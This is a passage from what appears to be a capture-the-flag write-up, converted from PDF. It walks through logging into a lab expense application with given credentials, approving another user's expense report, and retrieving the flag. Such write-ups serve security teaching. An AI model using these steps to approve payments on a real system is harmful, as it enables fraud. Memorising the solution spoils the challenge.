13.

Logging into the account belonging to Paul Baudouin using credentials **pbaudouin/HackMe**

Home

Don't have an Account ? Login

Log in


Username :

pbaudouin


Password :

Log in


Navigating to the expenses tab.




Here we can see the expense report for Samuel Lamotte.



Validate it.





Now we can see that the expense report is sent for payment successfully!

Finally we log back into the account belonging to Samuel Lamotte and navigate to the expense tab. We will see a flag is displayed on the application.

